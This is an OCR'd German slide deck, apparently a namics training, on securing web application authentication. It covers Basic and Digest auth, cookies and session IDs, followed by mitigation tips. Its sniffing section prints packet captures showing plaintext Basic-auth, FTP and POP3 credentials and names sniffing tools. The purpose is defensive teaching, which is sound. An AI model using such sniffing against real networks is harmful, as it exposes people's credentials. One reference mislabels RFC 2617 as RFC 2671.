
- Seit http/1.1 / resp. ab IE5, challenge/response Mechanismus
- PW muss auf dem Server im Klartext sein
- Session ID ist Sache der Anwendung
- Zu geringe Unterstützung bei User Agents




```
HTTP Section: 788 bytes
  Request:
        GET /114290732/simple_digest/success.html HTTP/1.1
        Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
        powerpoint, application/vnd.ms-excel, application/msword, */*
        Referer: http://digest-test.agranat.com/114290732/simple_digest/test.html
        Accept-Language: en-us,de-ch;q=0.5
        Accept-Encoding: gzip, deflate
        User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0; T312461)
        Host: digest-test.agranat.com
        Connection: Keep-Alive
        Authorization: Digest username="digest", realm="simple_digest", qop="auth", algo
        rithm="MD5-sess", uri="/114290732/simple_digest/success.html", nonce="6a0d9b1474
        7b0e941acd435bc6ef19ae022f86729ff5b46e263bbe20899a529697", nc=00000001, cnonce="
        716a1ed03ac3908b656aef4916082aa8", response="4f83e636a994a48c03ed5d85386aa143"
```

Client Authentisierung: Basic Authentication

- Seit http/1.0
- UID/PW geht bei jedem Request im Klartext mit (Base 64 encode) --> SSL verschlüsseln (Ressourcen/ Performance)
  - Ist auf dem Server nicht verschlüsselt: AUTH_PASSWORD
  - DNS-Namen und die Authentikation „mitnehmen“ geht nicht




```
HTTP Section: 493 bytes
  Request:
        GET /1105587655/basic/success.html HTTP/1.1
        Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
        powerpoint, application/vnd.ms-excel, application/msword, */*
        Referer: http://digest-test.agranat.com/1105587655/basic/test.html
        Accept-Language: en-us,de-ch;q=0.5
        Accept-Encoding: gzip, deflate
        User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0; T312461)
        Host: digest-test.agranat.com
        Connection: Keep-Alive
        Authorization: Basic YmFzaWM6c2ltcGxl
```

Client Authentisierung: „Remember Login“ --> Cookies

namics

- Falls unsere Anwendung die Funktion des automatischen Logins unterstützt, so benötigen wir persistente Cookies
- Nutzer muss die Kontrolle haben (log out)
- Spielregeln
  - Keine sicherheitsrelevanten Infos in Cookies --> liegen auf den Computer rum (sind sichtbar), landen in Log-Files und werden geklaut.
  - Cookies können einfach gefälscht werden: Funktion die Integrität sicherstellt (signierter Hash wie SHA-1 oder HMAC)
    - Bsp. WJS: Gültigkeitsdatum
  - Transfer von Cookies auf anderen Rechner verunmöglichen: Binden an IP-Range, User Agents, Accept-Language etc.
  - Ablaufdatum einbauen (Timeout)
  - Domain ist hierarchisch
  - Evt. Cookie nur über SSL ausliefern (Flag)

Client Authentisierung: Was tun?

namics

- Basic Authentikation über SSL
- Dann, so rasch möglich Nutzer nur noch mit einer Session ID identifizieren
  - Alle Informationen auf dem Server speichern
  - Session ID ist statistisch zufällig und genügend lang
  - Session ID hat eine angemessene (kurze) Lebensdauer --> Evt. während längerer Sessions erneuern
  - Session ID nicht über den Referrer ausliefern
  - Sicherheitsfunktionen einbauen falls Session ID während der Gültigkeitszeit geklaut wird
- Nur wenn wirklich notwendig persistente Cookies brauchen (und Regeln auf den letzten Seite beachten)

Client Authentisierung: Weitere Informationen

namics

- RFC 2671. HTTP Authentication: Basic and Digest Access Authentication
  http://www1.ics.uci.edu/pub/ietf/http/rfc2617.txt

- Joon Park, Ravi Sanduh. Secure Cookies on the Web. IEEE Internet Computing. July, August 2001.
  www.list.gmu.edu/journals/ic/pdf_ver/ieeeic00.pdf

- Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster. Dos and Don'ts of Client Authentication on the Web. MIT 2001.
  http://cookies.lcs.mit.edu/

- Keith Brown. Web Security: Part 2: Introducing the Web Application Manager, Client Authentication Options, and Process Isolation
  http://msdn.microsoft.com/library/en-us/dnmag00/html/websecure2.asp

- Testseite: http://digest-test.agranat.com

namics

Sniffing

Sniffing: Einleitung

namics

- Die Mehrheit der Internetprotokolle arbeiten im Klartext oder verwenden einfache Codierungen (wie bspw. Base64)
- Zugegeben, es ist nicht einfach „Internet-Verkehr“ zu belauschen
  - wie ist es aber im lokalen Netzwerk und auf lokalen PCs
  - wie ist mit Gästen bei Ihnen in der Firma
  - wie ist es mit Proxies und Firewalls (im Haus oder bei Providern)
  - wie ist es mit den Regierungen?
- Gewisse Sachen können sehr effizient gefunden werden. So bspw. Banktransaktionen und Kreditkartennummern wegen Prüfziffern…

Sniffing:
http request mit basic authentication

namics

```
TCP PSH ACK,   [1396] -> [80]
    Source port: [1396]    Destination port: [80] http
    Sequence number: 30203453,   Acknowledgement: 204487953
    TCP header length: 05 (32 bit words),   Window: 17520
    TCP data length: 383,   Checksum: B792h (GOOD)
    Sequence number + TCP data length: 30203836

HTTP Section: 383 bytes
    Request:
          GET / HTTP/1.1
          Accept: image/gif, image/jpeg, image/pjpeg, */*
          Accept-Language: en-us,de-ch;q=0.5
          Accept-Encoding: gzip, deflate
          User-Agent: Mozilla/4.0 (compatible; MSIE 5.5;
  Windows NT 5.0; T312461)
          Host: intranet.blah.com
          Connection: Keep-Alive
          Authorization: Basic anM0dElztjp4b3VkKVblbS3=
```

Sniffing: ftp

namics

```
TCP  PSH ACK,   [2318] -> [21]
     Source port: [2318] Destination port: [21] ftp
     Sequence number: 251110951, Acknowledgement: 1218650302
     TCP header length: 05 (32 bit words),   Window: 17302
     TCP data length: 16,   Checksum: B333h (GOOD)
     Sequence number + TCP data length: 251110967

FTP Section: 16 bytes
    Command type: USER - Username on server
    Command text: ichbins


…und ein bisschen später…


FTP Section: 13 bytes
FTP Data
    0000  70 61 73 73 20 67 75 65  73 74 40 0D 0A      pass guest@..
```

Sniffing: pop3

namics

```
TCP  PSH ACK,   [2326] -> [110]
    Source port: [2326]    Destination port: [110] pop-3
    Sequence number: 382920350, Acknowledgement: 1560402562
    TCP header length: 05 (32 bit words),   Window: 17420
    TCP data length: 14,   Checksum: 16A7h (GOOD)
    Sequence number + TCP data length: 382920364


POP3 Section; 14 bytes
    Command: USER maximilian; Submit username


…und ein bisschen später…


POP3 Section; 13 bytes
    Command: PASS gansGeheim; Submit username
```

Sniffing:
Auch Cookies

namics



Sniffing:
https (Zertifikatsaustausch)

namics

```
TCP  ACK,   [443] -> [2341]
    Source port: [443]    Destination port: [2341]
    Sequence number: 2155823814, Acknowledgement: 421972647
    TCP header length: 05 (32 bit words),   Window: 17442
    TCP data length: 536,   Checksum: E0C2h (GOOD)
    Sequence number + TCP data length: 2155824350

Data
   0000  16 03 00 02 B8 02 00 00  46 03 00 42 13 90 2E 95    ....¸...F..B.•.•
   …
   0090  53 31 20 30 1E 06 03 55  04 0A 13 17 52 53 41 20    S1 0...U....RSA
   00A0  44 61 74 61 20 53 65 63  75 72 69 74 79 2C 20 49    Data Security, I
   00B0  6E 63 2E 31 2E 30 2C 06  03 55 04 0B 13 25 53 65    nc.1.0,..U...%Se
   00C0  63 75 72 65 20 53 65 72  76 65 72 20 43 65 72 74    cure Server Cert
   00D0  69 66 69 63 61 74 69 6F  6E 20 41 75 74 68 6F 72    ification Author
   00E0  69 74 79 30 1E 17 0D 30  31 30 34 32 30 30 30 30    ity0...010420000
```

Sniffing:
https (Datenübermittlung)

namics

```
TCP  PSH ACK,   [2341] -> [443]
    Source port: [2341] Destination port: [443]
    Sequence number: 421972851, Acknowledgement: 2155824582
    TCP header length: 05 (32 bit words),   Window: 16752
    TCP data length: 875,   Checksum: 7E0Bh (GOOD)
    Sequence number + TCP data length: 421973726

Data
    0000  17 03 00 03 66 FD 05 F4  06 B7 38 C1 FD A5 1A 95    ....fý.ô.·8Áý¥.•
    0010  B8 C7 BB DB 0F E3 00 F9  BD E6 C6 2B CB 3E 54 4E    ¸Ç»Û.ã.ù½æÆ+Ë>TN
    0020  EC F4 64 6A 2F 18 81 4F  D2 C6 11 51 36 09 B4 BF    ìôdj/.•OÒÆ.Q6.´¿
    0030  56 C3 54 4C 8F 66 AF 57  A0 FA 5E 00 B7 73 66 4A    VÃTL•f¯W ú^.·sfJ
    0040  25 78 8D CC 0C 38 7C BD  33 36 7B 60 A4 C9 8D A1    %x•Ì.8|½36{`¤É•¡
    0050  89 15 60 A3 BF 96 B2 63  2F 9E A5 E3 50 90 B1 0F    ‰.`£¿–²c/ž¥ãP•±.
    0060  E4 49 BD A4 C3 91 1E E9  0E 1D FC 10 27 4B B1 01    äI½¤Ã‘.é..ü.'K±.
    0070  EC 9F 87 C0 09 28 EE 9C  B1 76 23 CA 53 07 46 FD    ìŸ‡À.(îœ±v#ÊS.Fý
    0080  FF 38 66 56 F5 06 8B A6  AB 28 CB 15 FB 67 2E F9    ÿ8fVõ.‹¦«(Ë.ûg.ù
    0090  4C 52 3C 5D 3B 76 91 0B  0F FC E9 AC A0 AE D7 40    LR<];v‘..üé¬ ®×@
    00A0  8E 24 48 8F 2B 56 84 D3  17 95 72 90 55 DB 01 D8    Ž$H•+V„Ó.•r•UÛ.Ø
    00B0  8A C3 6F CB F7 93 BA E0  99 1E 30 7B 24 2A C2 D9    ŠÃoË÷“ºà™.0{$*ÂÙ
    …
```

Sniffing: Was tun?

namics

- Nicht sicherheitsrelevantes rumschicken ;-)
- Sichere Protokolle Verwenden
  - https (anstelle von http)
  - ssh (anstelle von telnet)
  - etc.
- Die gesamte Verbindung verschlüsseln (tunneln)
  - VPN-Technologien (virtual private networks): PPTP, L2TP, IPsec, SSH tunelling

Sniffing:
Weitere Informationen

namics

- dsniff
  http://www.monkey.org/~dugsong/dsniff/
- Nmap
  http://www.insecure.org/
- Ethereal
  http://www.ethereal.com/
- TCPDUMP
  http://www.tcpdump.org/
- Observer
  http://www.networkinstruments.com


Weitere Informationen und Tipps

Weitere Informationen und Tipps: POST vs GET

namics

- http://blah.com/checkout?user=iex&pass=xei
  - Besonders beliebt auch bei Redirects…
- Die mit GET übergebenen Parameter
  - werden im http Server Log (+Proxy + Firewall etc.) geschrieben
  - sind im URL Cache im Browser
  - sind evt. auf der Festplatte im Cache
- POST ist zwar auch im Klartext aber nicht überall “per Zufall” sichtbar

Weitere Informationen und Tipps:
IP restriction genügt nicht



Weitere Informationen und Tipps: Sicherheitskontext ihrer Anwendung?

namics

- Mit welchen Rechten läuft ihre Web-Anwendung wiklich?
- Was ist ihre Anwendung?
  - Script/ Programm (php, asp/vbs, cfm, pl etc.)
  - Komponente / Bibliothek (http-upload, XML-Parser etc.)
  - Applikationsserver / Webserver (JRun, Apache, MTS etc.)
  - externe Anwendung / Betriebssystemaufruf (mail, log, crypt etc.)
  - Datenbank / Store Procedures (MySQL, Oracle etc.)
- Was tun?
  - Minimalste Rechte (mehr nötig: kurzfristig und überwachte Programme)
  - Absolute Programmpfade, Keine Umgebungsvariabeln nutzen, Programme nie in einem Directory der Web-Server platzieren
  - Layersystem (verschiedene Technologien, Protokolle und Systeme)
  - Externe Programmaufrufe über „Wrapper“:
    - sbox (http://stein.cshl.org/software/sbox/)
    - CGIWrap (http://cgiwrap.unixtools.org/)
    - suEXEC (http://httpd.apache.org/docs/suexec.html)
    - etc.

Weitere Informationen und Tipps: Scriptfiles / Includefiles

namics


- Keine sicherheitsrelevanten Informationen in serverseitigen Scriptdateien
- Diese können immer über Web angezeigt werden. Bsp.:
  - JRun 3.0 Unauthenticated Access to WEB-INF directory (http://www.securityfocus.com/advisories/2773)
  - BEA Systems WebLogic Server and Express Source Code Disclosure Vulnerability (http://www.securityfocus.com/bid/1378)
  - IBM WebSphere Showcode Vulnerability (http://www.securityfocus.com/advisories/2435)
- Sicherheitsinfos (z.B. als *.inc) ausserhalb Web-Verzeichnissen zentral, beherrschbar und kontrolliert abgelegt (Datadirectory). Webserver darf diese Filetypen nicht ausliefen.


Weitere Informationen und Tipps: Protokollieren


namics

- Verdächtige Sachen alarmieren
  - Öffentliche Datenbanken mit Signaturen: http://cve.mitre.org/
  - über IDS wie http://www.snort.org/
- Nachvollziehbarkeit sicherstellen
  - Auf anderen Rechner am besten in einem anderen Netz
- Log-Dateien auch anschauen
- Die können das: http://project.honeynet.org/

Weitere Informationen und Tipps: Mehr Infos als notwendig







Weitere Informationen und Tipps: Temporäre Dateien / SWAP


namics

- Was tun?
